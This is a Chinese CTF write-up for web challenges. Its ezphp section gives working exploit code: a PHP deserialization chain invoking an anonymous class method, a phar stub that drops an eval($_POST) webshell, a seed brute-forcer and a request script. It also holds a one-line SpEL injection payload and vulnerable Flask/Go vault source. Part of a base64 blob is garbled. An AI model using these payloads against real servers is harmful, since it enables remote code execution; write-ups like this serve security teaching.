web

ezphp

打开题目，是

```
<?
=eval(base64_decode('ZnVuY3Rpb24gZ2VuZXJhdGVSYW5kb21TdHJpbmcoJGxlbmd0aCA9IDgpeyRj
aGFyYWN0ZXJzID0gJ2FiY2RlZmdoaWprbG1ub3BxcnN0dXZ3eHl6JzskcmFuZG9tU3RyaW5nID0gJyc7Z
m9yICgkaSA9IDA7ICRpIDwgJGxlbmd0aDsgJGkrKykgeyRyID0gcmFuZCgwLCBzdHJsZW4oJGNoYXJhY3
RlcnMpICO gMSk7JHJhbmRvbVN0cmluZyAuPSAkY2hhcmFjdGVyc1skcl07fXJldHVybiAkcmFuZG9tU3R
yaW5nO31kYXRlX2RlZmF1bHRfdGltZXpvbmVfc2V0KCdBc2lhL1NoYW5naGFpJyk7Y2xhc3MgdGVzdHtw
dWJsaWMgJHJlYWRmbGFnO3B1YmxpYyAkZjtwdWJsaWMgJGtleTtwdWJsaWMgZnVuY3Rpb24gX19jb25zd
HJ1Y3QoKXskdGhpcy0+cmVhZGsYWcgPSBuZXcgY2xhc3Mge3B1YmxpYyBmdW5jdGlvbiBfX2NvbnN0cn
VjdCgpe2lmIChpc3NldCgkX0ZJTEVTWydmaWxlJ1OpICYmICRfRklMRVNbJ2ZpbGUnXVsnZXJyb3InXSA
9PSAwKSB7JHRpbWUgPSBkYXRlKCdIaScpOyRmaWxlbmFtZSA9ICRfRklMRVNbJ2ZpbGUnXVsnbmFtZSdd
OyRzZWVkID0gJHRpbWUgLiBpbnR2YWwoJGZpbGVuYW1lKTttb3JlYWNoICgkZmlsZXMgYXMgJGZpbGUpIHtpZiAoaXNfZmlsZSgkZmlsZSkpe2VlZCk7JHVwbG9hZERhdGggPSAnLi8nLiRzZWVkLiRmaWxlOyR1cGxvYWRlZFpbGUgPSAkX0ZJTEVTWydmaWxlJ11bJ3RtcF9uYW1lJ1O7JHVwbG9hZFBhdGggPSAkX0ZJTEVTWydmaWxlJ11bJ1OyR1cGxvYWRlZEZpbGUuIiAiLiAkdXBsb2FkUGF0aCkpIHtlY2hvICJzdWNjZXNzIHVwbG9hZCEiO3OgZWxzZSB7ZWNobyAiZXJyb3IiO319fXB1YmxpYyBmdW5jdGlvbiBfX2Rlc3RydWN0KCkge3RoaXMtPmY2dha2V1cCgpe3BocGluZm8oKTt9cHVibGljIGZ1bmN0aW9uIHJlYWRmbGFnKCl7ZnVuY3Rpb24gc mVhZGsYWcoKXtpZiAoaXNzZXQoJEdMT0JBTFNbJ2ZpbGUnXSkpIHskZmlsZSA9ICRHTE9CQUxTWydmaW xlJ1O7JGZpbGUgPSBiYXNlbmFtZSgkZmlsZSk7aWYgKHByZWdfbWF0Y2goJy86XC9cLy8nLCAkZmlsZSk pZGllKCJlcnJvciIpOyRmaWxlX2NvbnRlbnQgPSBmaWxlX2dldF9jb25OZW5OcygidXBsb2Fkcy8iIC4g JGZpbGUpO2lmIChwcmVnX21hdGNoKCcvPFw/6XC9cL3xwaHxcP1w9L2knLCAkZV9jb25OZW5OK Skge2RpZSgiSWxsZWdhbCBjb25OZW5OIGRldGVjdGVkIGluIHRoZSBmaWxlIipO31pbmNsdWRlKCJ1cG xvYWRzLyIgLiAkZmlsZSk7fX19fTt9cHVibGljIGZ1bmN0aW9uIF9fZGVzdHJ1Y3QoKXskZnVuYyA9ICR 0aGlzLT5mOyRHTE9CQUxTWydmaWxlbmFtZSddIDOgJHRoaXMtPnJlYWRmbGFnO2lmICgkdGhpcy0+a2V5 ID09ICdjbGFzcycpbmV3ICRmdW5jKCk7ZWxzZSBpZiAoJHRoaXMtPmtleSA9PSAnZnVuYycpIHskZnVuY ygpO3OgZWxzZSB7aGlnaGxpZ2h0X2ZpbGUoJ2luZGV4LnBocCcpO319fSRzZXIgPSBpc3NldCgkX0dFVF snbGFuZCddKSA/ICRfR0VUWydsYW5kJ1OgOiAnTzoOOiJOZXN0IjpOJztAdW5zZXJpYWxpemUoJHNlcik 7'));
```

```
<?php
function generateRandomString($length = 8) {
    $characters = 'abcdefghijklmnopqrstuvwxyz';
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $r = rand(0, strlen($characters) - 1);
        $randomString .= $characters[$r];
    }
    return $randomString;
}

date_default_timezone_set('Asia/Shanghai');

class test {
    public $readflag;
```

```php
    public $f;
    public $key;

    public function __construct() {
        $this->readflag = new class {
            public function __construct() {
                // 文件上传处理逻辑
                if (isset($_FILES['file']) && $_FILES['file']['error'] == 0) {
                    $time = date('Hi');
                    $filename = $GLOBALS['filename'];
                    $seed = $time . intval($filename);
                    mt_srand($seed);

                    $uploadDir = 'uploads/';
                    $files = glob($uploadDir . '*');
                    foreach ($files as $file) {
                        if (is_file($file)) unlink($file);
                    }

                    $randomStr = generateRandomString(8);
                    $newFilename = $time . '.' . $randomStr . '.' . 'jpg';
                    $GLOBALS['file'] = $newFilename;
                    $uploadedFile = $_FILES['file']['tmp_name'];
                    $uploadPath = $uploadDir . $newFilename;

                    if (system("cp ".$uploadedFile." ". $uploadPath)) {
                        echo "success upload!";
                    } else {
                        echo "error";
                    }
                }
            }

            public function __wakeup() {
                phpinfo();
            }

            public function readflag() {
                function readflag() {
                    if (isset($GLOBALS['file'])) {
                        $file = $GLOBALS['file'];
                        $file = basename($file);
                        if (preg_match('/:\/\//', $file)) die("error");

                        $file_content = file_get_contents("uploads/" . $file);
                        if (preg_match('/<\?|\:\/\/|ph|\?\=/i', $file_content)) {
                            die("Illegal content detected in the file.");
                        }
                        include("uploads/" . $file);
                    }
                }
            }
        };
    }

    public function __destruct() {
```

```
        $func = $this->f;
        $GLOBALS['filename'] = $this->readflag;

        if ($this->key == 'class') {
            new $func();
        } else if ($this->key == 'func') {
            $func();
        } else {
            highlight_file('index.php');
        }
    }
}

$ser = isset($_GET['land']) ? $_GET['land'] : 'O:4:"test":N';
@unserialize($ser);
?>
```

此题一眼就可以看出思路，大概就是调用匿名类上传文件以及readflag中include，显然最后执行命令就是打include包含phar写马,现在难的点是怎么调用匿名类中的readflag函数,我们可以先看看phpinfo，exp如下

```
<?php
class test {
    public $readflag;
    public $f;
    public $key;
}


$a = new test();
$a->key="func";
$a->f="phpinfo";

echo serialize($a);



?>
```

发现禁用了不少函数，没啥关系，到时候include触发phar文件可以写马进去

disable_functions	call_user_func_array,call_user_func,create_function,ob_start,passthru,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv,	call_user_func_array,call_user_func,create_function,ob_start,passthru,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv,

怎么调用匿名类中的readflag函数？这是个很复杂的点，因为我们不能序列化这个匿名类，所以怎么办？


首先知道匿名类遵循这样的规则：

```
%00 + 函数 + 路径 : 行号$序号
```

然后，我们通过`get_class函数可以返回指定 object 的类名。`先来看一下匿名类的命名规则

```
<?php
echo get_class(new class {});
```

我们可以看到输出结果




```
class@anonymousD:\题目附件\2025强网\1.php:2$0
```

我这是在win环境执行的，假设在lunix环境执行且1.php在网页根目录下，应该就是

```
class@anonymous/var/www/html/1.php:2$0
```

但是题目中是在eval函数里实现的，写个demo

```
<?php
eval('$b = new class{};');
echo get_class($b);
```

输出结果是

```
class@anonymous/var/www/html/1.php(2) : eval()'d code:1$c5
```

`这里的行号就是`eval()'d code+数字`,因为eval函数是在第二行，所以括号里的行号是2，但是在eval中他是在一行，所以$前面的行号是1`

所以可以推一下题目里的匿名类输出

```
%00readflag/var/www/html/index.php(1) : eval()\'d code:1$序号
```

另外还有一个函数调用的姿势

```
<?php
class a {
    function test() {
        echo "yes";
    }
}
$a = new a();
$func = array('a','test');  // 这里只是字符串数组
$func();
```

在 PHP 中，形如 ['类名', '方法名'] 或 [$object, '方法名'] 的数组都被视为 callable（可调用值）。当把这样的数组放进变量并使用函数调用语法 ($var)() 时，PHP 会把该变量当作回调来执行，等价于 call_user_func($var)。

对于匿名类，虽然你不能直接序列化匿名类实例，但你可以序列化对匿名类的引用，由于我们构造了字符串数组，不是实际的类或方法，所以可以序列化的

因此我们能得出调用readflag的方法

```
<?php
class test {
    public $readflag="6264115";
    public $f;
    public $key;
}

//实例化一个test类
$a = new test();
$a -> f = 'test';
$a -> key = 'class';

//调用readflag函数
$b = new test();
$b -> f = array("class@anonymous\0/var/www/html/index.php(1) : eval()'d
code:1$0", 'readflag');
$b -> key = 'func';

$c=new test();
$c->f='readflag';
$c->key='func';

echo serialize($a);
echo "\n\n";
echo serialize($b);
```

接下来就是上传文件的问题了，这个就常见了，我们直接构造一个1.gz的phar恶意文件

```
<?php
$phar = new Phar('exp.phar');
$phar->compressFiles(Phar::GZ);
$phar->startBuffering();

$stub = <<<'STUB'
<?php
  $filename="/var/www/html/2.php";
  $content="<?php eval(\$_POST[1]);?>";
  file_put_contents($filename, $content);
        __HALT_COMPILER();
?>
STUB;

$phar->setStub($stub);
$phar->addFromString('test.txt', 'test');
```

```php
$phar->stopBuffering();

$fp = gzopen("1.gz", 'w9');
gzwrite($fp, file_get_contents("exp.phar"));
gzclose($fp);

?>
```

然后就是这个文件名的处理了，我们include解析phar，文件名一定时要包含.phar的，但是题目对文件名进行了处理，设置time为当前时间并从全局变量中提取文件名进行拼接后作为随机数种子`$seed`，然后利用generateRandomString函数随机生成一个8位纯字母字符串并结合时间戳生成新的jpg文件名，最后将文件的内容复制到新的文件中

```php
// 文件上传处理逻辑
                if (isset($_FILES['file']) && $_FILES['file']['error'] == 0) {
                    $time = date('Hi');
                    $filename = $GLOBALS['filename'];
                    $seed = $time . intval($filename);
                    mt_srand($seed);

                    $uploadDir = 'uploads/';
                    $files = glob($uploadDir . '*');
                    foreach ($files as $file) {
                        if (is_file($file)) unlink($file);
                    }

                    $randomStr = generateRandomString(8);
                    $newFilename = $time . '.' . $randomStr . '.' . 'jpg';
                    $GLOBALS['file'] = $newFilename;
                    $uploadedFile = $_FILES['file']['tmp_name'];
                    $uploadPath = $uploadDir . $newFilename;

                    if (system("cp ".$uploadedFile." ". $uploadPath)) {
                        echo "success upload!";
                    } else {
                        echo "error";
```

显然这个种子，种子是可以爆破的，那么就可以试着让`$randomStr`生成的字以phar字符开头，直接ai写个脚本（记得时区设置为`date_default_timezone_set('Asia/Shanghai')`）.

```php
<?php
date_default_timezone_set('Asia/Shanghai');

echo "=== EZPHP 综合利用脚本 ===\n\n";

// 步骤1: 爆破种子获取filename
function bruteForceSeed() {
    $time = date('Hi');
    echo "[*] 当前时间: {$time}\n";
    echo "[*] 开始爆破种子...\n";

    function generateRandomString($length = 8) {
        $characters = 'abcdefghijklmnopqrstuvwxyz';
        $randomString = '';
```

```
        for ($i = 0; $i < $length; $i++) {
            $r = rand(0, strlen($characters) - 1);
            $randomString .= $characters[$r];
        }
        return $randomString;
    }

    for ($i = 0; $i < 10000000; $i++) {
        $seed = $time . $i;
        mt_srand((int)$seed);
        srand((int)$seed);

        $randomStr = generateRandomString(8);
        if (substr($randomStr, 0, 4) === 'phar') {
            echo "[+] 爆破成功!\n";
            echo "    Time: {$time}\n";
            echo "    Filename: {$i}\n";
            echo "    Random String: {$randomStr}\n";
            return $i;
        }

        if ($i % 100000 === 0) {
            echo "    已尝试: {$i} 次...\n";
        }
    }

    die("[-] 爆破失败，未找到符合条件的字符串\n");
}

// 步骤2: 生成反序列化payload
function generatePayload($filename) {
    echo "\n[*] 生成反序列化Payload...\n";

    class test {
        public $readflag;
        public $f;
        public $key;
    }

    // 第一个对象：设置filename
    $a = new test();
    $a->readflag = (string)$filename;
    $a->f = 'test';
    $a->key = 'class';

    // 第二个对象：调用readflag函数
    $b = new test();
    $b->f = array("class@anonymous\0/var/www/html/index.php(1) : eval()'d
code:1\$0", 'readflag');
    $b->key = 'func';

    // 第三个对象：直接调用readflag
    $c = new test();
    $c->f = 'readflag';
    $c->key = 'func';
```

```
    // 正确拼接payload
    $payload = 'a:3:{i:0;' . serialize($a) . 'i:1;' . serialize($b) . 'i:2;' .
serialize($c) . '}';

    echo "[+] 生成的Payload:\n";
    echo "    " . $payload . "\n";

    return $payload;
}

$filename = bruteForceSeed();
$payload = generatePayload($filename);
```


```
import requests

target = 'http://localhost:80/'
pay = """a:3:{i:0;O:4:"test":3:
{s:8:"readflag";s:6:"300914";s:1:"f";s:4:"test";s:3:"key";s:5:"class";}i:1;O:4:"t
est":3:{s:8:"readflag";N;s:1:"f";a:2:
{i:0;s:62:"class@anonymous/var/www/html/index.php(1) : eval()'d
code:1$0";i:1;s:8:"readflag";}s:3:"key";s:4:"func";}i:2;O:4:"test":3:
{s:8:"readflag";N;s:1:"f";s:8:"readflag";s:3:"key";s:4:"func";}}"""
print(pay)
res = requests.post(target,params={'land':pay},files={'file': ('1.png',
open('1.gz', 'rb'))})
print(res.text)
```

```
a:3:{i:0;O:4:"test":3:
{s:8:"readflag";s:6:"335115";s:1:"f";s:4:"test";s:3:"key";s:5:"class";}i:1;O:4:"t
est":3:{s:8:"readflag";N;s:1:"f";a:2:
{i:0;s:62:"class@anonymous/var/www/html/index.php(1) : eval()'d
code:1$0";i:1;s:8:"readflag";}s:3:"key";s:4:"func";}i:2;O:4:"test":3:
{s:8:"readflag";N;s:1:"f";s:8:"readflag";s:3:"key";s:4:"func";}}
```

```
a:3:{i:0;O:4:"test":3:
{s:8:"readflag";s:6:"104206";s:1:"f";s:4:"test";s:3:"key";s:5:"class";}i:1;O:4:"t
est":3:{s:8:"readflag";N;s:1:"f";a:2:
{i:0;s:62:"class@anonymous/var/www/html/index.php(1) : eval()'d
code:1$0";i:1;s:8:"readflag";}s:3:"key";s:4:"func";}i:2;O:4:"test":3:
{s:8:"readflag";N;s:1:"f";s:8:"readflag";s:3:"key";s:4:"func";}}
```

bbjv

```
check?rule=#{#systemProperties['user.home']='/tmp'}
```



SecretVault

```
import base64
import os
import secrets
import sys
from datetime import datetime
from functools import wraps
import requests

from cryptography.fernet import Fernet
from flask import (
    Flask,
    flash,
    g,
    jsonify,
    make_response,
    redirect,
    render_template,
    request,
    url_for,
)
from flask_sqlalchemy import SQLAlchemy
from sqlalchemy.exc import IntegrityError
import hashlib

db = SQLAlchemy()

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)
    salt = db.Column(db.String(64), nullable=False)
    created_at = db.Column(db.DateTime, default=datetime.utcnow, nullable=False)
    vault_entries = db.relationship('VaultEntry', backref='user', lazy=True,
cascade='all, delete-orphan')


class VaultEntry(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    label = db.Column(db.String(120), nullable=False)
    login = db.Column(db.String(120), nullable=False)
    password_encrypted = db.Column(db.Text, nullable=False)
    notes = db.Column(db.Text)
    created_at = db.Column(db.DateTime, default=datetime.utcnow, nullable=False)

def hash_password(password: str, salt: bytes) -> str:
    data = salt + password.encode('utf-8')
    for _ in range(50):
        data = hashlib.sha256(data).digest()
    return base64.b64encode(data).decode('utf-8')

def verify_password(password: str, salt_b64: str, digest: str) -> bool:
    salt = base64.b64decode(salt_b64.encode('utf-8'))
```

```
    return hash_password(password, salt) == digest

def generate_salt() -> bytes:
    return secrets.token_bytes(16)

def create_app() -> Flask:
    app = Flask(__name__)
    app.config['SECRET_KEY'] = secrets.token_hex(32)
    app.config['SQLALCHEMY_DATABASE_URI'] = os.getenv('DATABASE_URL',
'sqlite:///vault.db')
    app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
    app.config['SIGN_SERVER'] = os.getenv('SIGN_SERVER',
'http://127.0.0.1:4444/sign')
    fernet_key = os.getenv('FERNET_KEY')
    if not fernet_key:
        raise RuntimeError('Missing FERNET_KEY environment variable. Generate one
with `python -c "from cryptography.fernet import Fernet;
print(Fernet.generate_key().decode())"`.')
    app.config['FERNET_KEY'] = fernet_key
    db.init_app(app)

    fernet = Fernet(app.config['FERNET_KEY'])
    with app.app_context():
        db.create_all()

        if not User.query.first():
            salt = secrets.token_bytes(16)
            password = secrets.token_bytes(32).hex()
            password_hash = hash_password(password, salt)
            user = User(
                id=0,
                username='admin',
                password_hash=password_hash,
                salt=base64.b64encode(salt).decode('utf-8'),
            )
            db.session.add(user)
            db.session.commit()

            flag = open('/flag').read().strip()
            flagEntry = VaultEntry(
                user_id=user.id,
                label='flag',
                login='flag',
                password_encrypted=fernet.encrypt(flag.encode('utf-
8')).decode('utf-8'),
                notes='This is the flag entry.',
            )
            db.session.add(flagEntry)
            db.session.commit()

    def login_required(view_func):
        @wraps(view_func)
        def wrapped(*args, **kwargs):
            uid = request.headers.get('X-User', '0')
            print(uid)
            if uid == 'anonymous':
```

```
                flash('Please sign in first.', 'warning')
                return redirect(url_for('login'))
            try:
                uid_int = int(uid)
            except (TypeError, ValueError):
                flash('Invalid session. Please sign in again.', 'warning')
                return redirect(url_for('login'))
            user = User.query.filter_by(id=uid_int).first()
            if not user:
                flash('User not found. Please sign in again.', 'warning')
                return redirect(url_for('login'))

            g.current_user = user
            return view_func(*args, **kwargs)

        return wrapped

    @app.route('/')
    def index():
        uid = request.headers.get('X-User', '0')
        if not uid or uid == 'anonymous':
            return redirect(url_for('login'))

        return redirect(url_for('dashboard'))

    @app.route('/register', methods=['GET', 'POST'])
    def register():
        if request.method == 'POST':
            username = request.form.get('username', '').strip()
            password = request.form.get('password', '')
            confirm_password = request.form.get('confirm_password', '')
            if not username or not password:
                flash('Username and password are required.', 'danger')
                return render_template('register.html')
            if password != confirm_password:
                flash('Passwords do not match.', 'danger')
                return render_template('register.html')
            salt = generate_salt()
            password_hash = hash_password(password, salt)
            user = User(
                username=username,
                password_hash=password_hash,
                salt=base64.b64encode(salt).decode('utf-8'),
            )
            db.session.add(user)
            try:
                db.session.commit()
            except IntegrityError:
                db.session.rollback()
                flash('Username already exists. Please choose another.',
'warning')
                return render_template('register.html')
            flash('Registration successful. Please sign in.', 'success')
            return redirect(url_for('login'))
        return render_template('register.html')
```

```
    @app.route('/login', methods=['GET', 'POST'])
    def login():
        if request.method == 'POST':
            username = request.form.get('username', '').strip()
            password = request.form.get('password', '')
            user = User.query.filter_by(username=username).first()
            if not user or not verify_password(password, user.salt,
user.password_hash):
                flash('Invalid username or password.', 'danger')
                return render_template('login.html')
            r = requests.get(app.config['SIGN_SERVER'], params={'uid': user.id},
timeout=5)
            if r.status_code != 200:
                flash('Unable to reach the authentication server. Please try
again later.', 'danger')
                return render_template('login.html')

            token = r.text.strip()
            response = make_response(redirect(url_for('dashboard')))
            response.set_cookie(
                'token',
                token,
                httponly=True,
                secure=app.config.get('SESSION_COOKIE_SECURE', False),
                samesite='Lax',
                max_age=12 * 3600,
            )
            return response
        return render_template('login.html')

    @app.route('/logout')
    def logout():
        response = make_response(redirect(url_for('login')))
        response.delete_cookie('token')
        flash('Signed out.', 'info')
        return response

    @app.route('/dashboard')
    @login_required
    def dashboard():
        user = g.current_user
        entries = [
            {
                'id': entry.id,
                'label': entry.label,
                'login': entry.login,
                'password': fernet.decrypt(entry.password_encrypted.encode('utf-
8')).decode('utf-8'),
                'notes': entry.notes,
                'created_at': entry.created_at,
            }
            for entry in user.vault_entries
        ]
        return render_template('dashboard.html', username=user.username,
entries=entries)
```

```
    @app.route('/passwords/new', methods=['POST'])
    @login_required
    def create_password():
        user = g.current_user
        label = request.form.get('label', '').strip()
        login_value = request.form.get('login', '').strip()
        password_plain = request.form.get('password', '').strip()
        notes = request.form.get('notes', '').strip() or None
        if not label or not login_value or not password_plain:
            flash('Service name, login, and password are required.', 'danger')
            return redirect(url_for('dashboard'))
        encrypted_password = fernet.encrypt(password_plain.encode('utf-
8')).decode('utf-8')
        entry = VaultEntry(
            user_id=user.id,
            label=label,
            login=login_value,
            password_encrypted=encrypted_password,
            notes=notes,
        )
        db.session.add(entry)
        db.session.commit()
        flash('Password entry saved.', 'success')
        return redirect(url_for('dashboard'))

    @app.route('/passwords/<int:entry_id>', methods=['DELETE'])
    @login_required
    def delete_password(entry_id: int):
        user = g.current_user
        entry = VaultEntry.query.filter_by(id=entry_id, user_id=user.id).first()
        if not entry:
            return jsonify({'success': False, 'message': 'Entry not found'}), 404
        db.session.delete(entry)
        db.session.commit()
        return jsonify({'success': True})

    return app


if __name__ == '__main__':
    flask_app = create_app()
    flask_app.run(host='127.0.0.1', port=5000, debug=False)
```

```
package main

import (
    "crypto/rand"
    "encoding/hex"
    "fmt"
    "log"
    "net/http"
    "net/http/httputil"
    "strings"
    "time"
```

```
    "github.com/golang-jwt/jwt/v5"
    "github.com/gorilla/mux"
)

var (
    SecretKey = hex.EncodeToString(RandomBytes(32))
)

type AuthClaims struct {
    jwt.RegisteredClaims
    UID string `json:"uid"`
}

func RandomBytes(length int) []byte {
    b := make([]byte, length)
    if _, err := rand.Read(b); err != nil {
        return nil
    }
    return b
}

func SignToken(uid string) (string, error) {
    t := jwt.NewWithClaims(jwt.SigningMethodHS256, AuthClaims{
        UID: uid,
        RegisteredClaims: jwt.RegisteredClaims{
            Issuer:    "Authorizer",
            Subject:   uid,
            ExpiresAt: jwt.NewNumericDate(time.Now().Add(time.Hour)),
            IssuedAt:  jwt.NewNumericDate(time.Now()),
            NotBefore: jwt.NewNumericDate(time.Now()),
        },
    })
    tokenString, err := t.SignedString([]byte(SecretKey))
    if err != nil {
        return "", err
    }
    return tokenString, nil
}

func GetUIDFromRequest(r *http.Request) string {
    authHeader := r.Header.Get("Authorization")
    if authHeader == "" {
        cookie, err := r.Cookie("token")
        if err == nil {
            authHeader = "Bearer " + cookie.Value
        } else {
            return ""
        }
    }
    if len(authHeader) <= 7 || !strings.HasPrefix(authHeader, "Bearer ") {
        return ""
    }
    tokenString := strings.TrimSpace(authHeader[7:])
    if tokenString == "" {
        return ""
```

```
    }
    token, err := jwt.ParseWithClaims(tokenString, &AuthClaims{}, func(token
*jwt.Token) (interface{}, error) {
        if _, ok := token.Method.(*jwt.SigningMethodHMAC); !ok {
            return nil, fmt.Errorf("unexpected signing method: %v",
token.Header["alg"])
        }
        return []byte(SecretKey), nil
    })
    if err != nil {
        log.Printf("failed to parse token: %v", err)
        return ""
    }
    claims, ok := token.Claims.(*AuthClaims)
    if !ok || !token.Valid {
        log.Printf("invalid token claims")
        return ""
    }
    return claims.UID
}

func main() {
    authorizer := &httputil.ReverseProxy{Director: func(req *http.Request) {
        req.URL.Scheme = "http"
        req.URL.Host = "127.0.0.1:5000"

        uid := GetUIDFromRequest(req)
        log.Printf("Request UID: %s, URL: %s", uid, req.URL.String())
        req.Header.Del("Authorization")
        req.Header.Del("X-User")
        req.Header.Del("X-Forwarded-For")
        req.Header.Del("Cookie")

        if uid == "" {
            req.Header.Set("X-User", "anonymous")
        } else {
            req.Header.Set("X-User", uid)
        }
    }}

    signRouter := mux.NewRouter()
    signRouter.HandleFunc("/sign", func(w http.ResponseWriter, r *http.Request) {
        if !strings.HasPrefix(r.RemoteAddr, "127.0.0.1:") {
            http.Error(w, "Forbidden", http.StatusForbidden)
        }
        uid := r.URL.Query().Get("uid")
        token, err := SignToken(uid)
        if err != nil {
            log.Printf("Failed to sign token: %v", err)
            http.Error(w, "Failed to generate token",
http.StatusInternalServerError)
            return
        }
        w.Write([]byte(token))
    }).Methods("GET")
```

```
    log.Println("Sign service is running at 127.0.0.1:4444")
    go func() {
        if err := http.ListenAndServe("127.0.0.1:4444", signRouter); err != nil {
            log.Fatal(err)
        }
    }()

    log.Println("Authorizer middleware service is running at :5555")
    if err := http.ListenAndServe(":5555", authorizer); err != nil {
        log.Fatal(err)
    }
}
```